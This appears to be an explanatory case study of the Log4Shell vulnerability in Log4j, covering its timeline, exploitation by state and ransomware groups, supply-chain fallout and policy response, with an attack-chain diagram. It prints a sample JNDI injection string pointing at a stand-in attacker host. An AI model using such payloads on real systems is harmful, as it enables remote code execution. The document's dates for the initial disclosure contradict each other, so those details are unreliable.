
The Flaw in Everything: Log4Shell
Log4Shell: The Flaw in Everything
On the morning of December 9, 2021, a security researcher at Alibaba Cloud sent a private disclosure to the Apache Software Foundation describing a vulnerability in a Java logging library called Log4j. He attached a proof-of-concept. He assigned it a severity rating.
By the time the Apache Foundation released a patch the following day, the vulnerability had already been weaponized in the wild. Within 72 hours, it had been reproduced, documented, and exploited by security researchers in at least a dozen countries. Within a week, it had been incorporated into the toolkits of Iranian, Chinese, Russian, and North Korean state-sponsored hacking groups. Within a month, it had been exploited in attacks against governments, hospitals, financial institutions, and critical infrastructure on every inhabited continent.
Log4Shell — formally tracked as CVE-2021-44228 — was not a sophisticated vulnerability. It was not hidden in the kernel or buried in the depths of a complex protocol implementation. It was, in a sense, almost embarrassingly simple: a logging library that evaluated code inside the strings it was asked to log. The problem was the scale. Log4j was embedded in hundreds of thousands of software products, cloud platforms, and enterprise systems worldwide — a dependency so ubiquitous, so invisible, and so deeply buried in software supply chains that nobody could say with confidence how many systems were affected.
The best estimate: billions of devices and applications.
The US Director of Cybersecurity and Infrastructure Security Agency called it “the most serious vulnerability I have seen in my decades-long career.”
Threat Actor Profile: Multiple Nation-State Actors
The Log4Shell vulnerability was exploited almost simultaneously by multiple nation-state actors operating independently. No single threat actor “owns” this incident in the way that WannaCry belongs to Lazarus Group or SolarWinds belongs to APT29. Log4Shell was a vulnerability in the global commons, and the exploitation reflected that.
PHOSPHORUS (APT35): Iran’s IRGC-affiliated hacking group moved within days of public disclosure to incorporate Log4Shell into attacks against Israeli and US government targets. Microsoft observed PHOSPHORUS scanning for and exploiting Log4j vulnerabilities in industrial control systems globally.
HAFNIUM / Various PRC actors: Chinese state-sponsored groups, already well-documented for targeting Microsoft Exchange (see: HAFNIUM, 2021), were observed exploiting Log4Shell against US defense contractors, educational institutions, and research organizations within 72 hours of disclosure.
Cozy Bear / APT29: Russian SVR-linked actors incorporated the vulnerability into their toolkit. The Belgian Defense Ministry disclosed a Log4Shell-related intrusion in December 2021 attributed to a Russian-aligned actor.
Lazarus Group: North Korea’s Lazarus Group used Log4Shell in a campaign targeting cryptocurrency platforms, consistent with their established pattern of financially motivated attacks on digital asset infrastructure.
Ransomware operators: Criminal ransomware groups, including affiliates of Conti and LockBit, moved rapidly to exploit Log4Shell for initial access into enterprise networks, deploying ransomware within days of the vulnerability’s public disclosure.
The Vulnerability: What Made Log4Shell So Devastating
Log4j is an Apache Foundation Java logging library. Logging is one of the most fundamental, invisible operations in software — every application records events, errors, and information to logs, and Log4j was the dominant tool for doing so in Java applications. It was embedded in everything: Apache web servers, Minecraft servers, Cisco network gear, VMware infrastructure, cloud services from Amazon, Microsoft, and Google, financial industry middleware, healthcare systems, and industrial control platforms.
The specific vulnerability exploited a feature called JNDI injection through Log4j’s message lookup functionality.
Log4j had a feature that allowed logged strings to contain special syntax that would trigger lookups — for example, ${env:USER} would look up the system’s current username and substitute it into the log message. This was intended as a convenience for developers who wanted to enrich log entries with system information.
One of the lookup types supported was JNDI (Java Naming and Directory Interface) — a Java API that allows applications to look up objects from external naming services like LDAP directories. The JNDI lookup syntax looked like this:
${jndi:ldap://attacker.com/exploit}
The catastrophic implication: any string that Log4j logged was evaluated for lookup syntax. If an attacker could control any piece of data that an application logged — a username, an HTTP User-Agent header, a form field value, a search query — they could inject a JNDI lookup string. The application would evaluate it, reach out to the attacker’s LDAP server, retrieve a Java object, and execute it. Remote code execution, with no authentication required, achieved by sending a string to any application that used Log4j to log user-provided input.
The attack surface was essentially every Java application that processed any user input and logged it.
The Discovery and the Race
Chen Zhaojun, a security engineer at Alibaba Cloud’s security team, discovered the vulnerability and reported it to Apache on November 24, 2021. Apache worked on a fix while keeping the vulnerability confidential.
The timeline that followed illustrated how quickly a critical vulnerability could leak in the modern security ecosystem:
December 1: Reports of exploitation attempts against Minecraft servers began circulating on Chinese gaming forums and Discord servers. Players had discovered they could achieve RCE on Minecraft servers by submitting exploit strings in the chat window. Minecraft, which runs a Java server using Log4j, was among the most widely deployed applications affected.
December 9: Apache’s patched version 2.15.0 was released. The CVE was published simultaneously. Within hours, the vulnerability was being discussed openly across Twitter, GitHub, and security forums. Proof-of-concept code was publicly available before the end of the day.
December 10: The Cybersecurity and Infrastructure Security Agency (CISA) issued an emergency directive. LunaSec, a security research firm, published a detailed technical breakdown that served as a roadmap for exploitation. Security teams worldwide discovered they had no reliable inventory of where Log4j was deployed in their environments.
December 11: Microsoft observed PHOSPHORUS scanning for Log4j vulnerabilities in industrial control systems. Chinese actors were observed targeting US organizations.
December 14: Apache released version 2.16.0, patching an additional vulnerability discovered in 2.15.0’s incomplete fix. The patch cycle would continue: 2.17.0 followed for a third issue. Each new version revealed that the initial patch had not fully resolved all exploitation vectors.
The Supply Chain Problem: Where Is Log4j?
The technical fix for Log4Shell was straightforward: upgrade to Log4j 2.17.1 or later. The operational reality was far more complex.
Log4j was a transitive dependency — meaning most organizations that were vulnerable had not directly chosen to use it. Their vulnerability existed because they used Product A, which used Library B, which used Log4j. Or because their cloud provider’s platform included it. Or because an embedded system shipped with it years ago and had never been updated. Or because a vendor’s application they’d installed used it, and the vendor was slow to patch.
The Software Bill of Materials (SBOM) problem — the lack of standardized inventories of what software components were embedded in enterprise systems — was exposed dramatically. Organizations that tried to assess their Log4Shell exposure discovered they had no systematic mechanism to determine which of their applications included Log4j as a dependency. Security teams spent days manually reviewing application catalogs, querying vendors, and deploying scanning tools.
Amazon Web Services, Microsoft Azure, Google Cloud, Cisco, Palo Alto Networks, VMware, Fortinet — effectively every major enterprise technology vendor issued security advisories documenting which of their products were affected. The list ran to hundreds of products. Several vendors required multiple sequential patch releases as their initial fixes proved incomplete.
Notable Exploitations
Belgian Defense Ministry (December 2021): The ministry disclosed an intrusion attributed to Russian-linked actors who had exploited Log4Shell in their network. It was one of the first publicly confirmed nation-state exploitations following disclosure.
VMware Horizon (2022): Iranian threat actors (PHOSPHORUS) and Chinese actors exploited Log4Shell in VMware Horizon servers — enterprise virtual desktop infrastructure deployed widely in government and critical sectors — to deploy web shells and maintain persistent access months after the initial vulnerability became public. US and allied government advisories named specific campaigns in 2022.
NHS (UK) and Hospital Networks: Multiple healthcare organizations across the UK and elsewhere faced attempted exploitation, triggering emergency incident response operations during an already-strained winter COVID period.
Conti Ransomware: The Conti ransomware group explicitly incorporated Log4Shell exploits into their playbook within weeks of disclosure, using it for initial access before deploying ransomware.
The Legacy: Software Supply Chain Reckoning
Log4Shell crystallized the software supply chain security problem in a way that policy makers, executives, and engineers could not ignore.
For software vendors: The concept of the Software Bill of Materials — a structured inventory of every component in a software product — shifted from an aspirational best practice to a regulatory requirement. President Biden’s May 2021 Executive Order on cybersecurity had already called for SBOM adoption; Log4Shell made the urgency visceral.
For open-source foundations: The Apache Log4j project, like most open-source security-critical software, was maintained by a small number of volunteers with limited resources. The global critical infrastructure that depended on their work provided those maintainers essentially no support. The incident triggered a broader debate about the systemic underfunding of open-source security and the need for large corporations and governments who depended on open-source software to contribute resources to its maintenance.
For defenders: The incident demonstrated that “patch immediately” is a policy that collides with operational reality when the vulnerable component is embedded three layers deep in a vendor product whose support team hasn’t released an update yet. CISA’s Known Exploited Vulnerabilities (KEV) catalog, formalized in 2021, gained urgency as a tool for prioritizing remediation across the federal government.
For attackers: Log4Shell validated a strategic insight that had been driving supply chain attacks for years — that attacking widely-used components of shared infrastructure could achieve leverage over targets who were individually well-defended. A security team that diligently patched all their own software was still exposed if a library they didn’t know they were running remained unpatched.
The library was in everything. The flaw was in the library. The consequence was in everything.
Attack Chain: Log4Shell — CVE-2021-44228
graph TD
    A["Chen Zhaojun\n(Alibaba Cloud Security)\nDiscovery — November 24, 2021\nPrivate Disclosure to Apache"] --> B["Apache Develops Patch\nConfidential Development Period\nDecember 2021"]

    B --> C["December 1, 2021\nMinecraft Chat Exploit\nCirculates on Chinese Forums\nVulnerability Leaks Pre-Patch"]

    C --> D["December 9, 2021\nApache Releases v2.15.0\nCVE-2021-44228 Published\nProof-of-Concept Public Within Hours"]

    D --> E["The Vulnerability:\nLog4j JNDI Lookup Injection\nAny Logged User Input Evaluated"]

    E --> F["Attack Mechanism:\nInject: 'dollar-sign-jndi-colon-ldap-attack-server-slash-exploit'\ninto Any User-Controlled Input Field\nUsername / HTTP Header / Search Query"]

    F --> G["Log4j Evaluates String\nReaches Out to Attacker LDAP Server\nRetrieves Java Object\nExecutes It — Remote Code Execution"]

    G --> H["No Authentication Required\nNo User Interaction\nSingle HTTP Request = Full RCE"]

    D --> I["Nation-State Exploitation\nWithin 72 Hours of Disclosure"]

    I --> J["🇮🇷 PHOSPHORUS (APT35 / Iran IRGC)\nICS / Industrial Control Systems\nIsraeli + US Government Targets"]
    I --> K["🇨🇳 PRC Actors (inc. HAFNIUM)\nUS Defense Contractors\nResearch / Education Institutions"]
    I --> L["🇷🇺 Russian-Aligned Actors\nBelgian Defense Ministry\nGovernment Networks"]
    I --> M["🇰🇵 Lazarus Group (DPRK)\nCryptocurrency Platforms\nFinancial Theft Operations"]

    D --> N["Ransomware Operators\nConti + LockBit Affiliates\nLog4Shell → Initial Access → Ransomware"]

    D --> O["The Supply Chain Problem\nTransitive Dependency: Log4j\nEmbedded in 100,000s of Products"]

    O --> P["AWS / Azure / GCP: Affected\nCisco / VMware / Fortinet: Affected\nHealthcare / Finance / Defense: Affected\n'Where Is Log4j?' — Nobody Knew"]

    P --> Q["December 14: v2.16.0 Released\n(Incomplete Fix in 2.15.0)\nDecember 18: v2.17.0 Released\nPatch Cycle Continues"]

    Q --> R["VMware Horizon: Major Vector\nIranian + Chinese Exploitation\nInto 2022"]

    Q --> S["Emergency Patching Globally\nFederal Agencies: 2-Week CISA Deadline\nHospitals, Banks, Infrastructure Races"]

    R --> T["$12B+ Global Remediation Estimate\n40%+ Corporate Networks Exposed\nLongest Emergency Patch Cycle in History"]

    T --> U["Policy Response:\nSoftware Bill of Materials (SBOM)\nMandated for Federal Vendors\nOpen-Source Funding Debate"]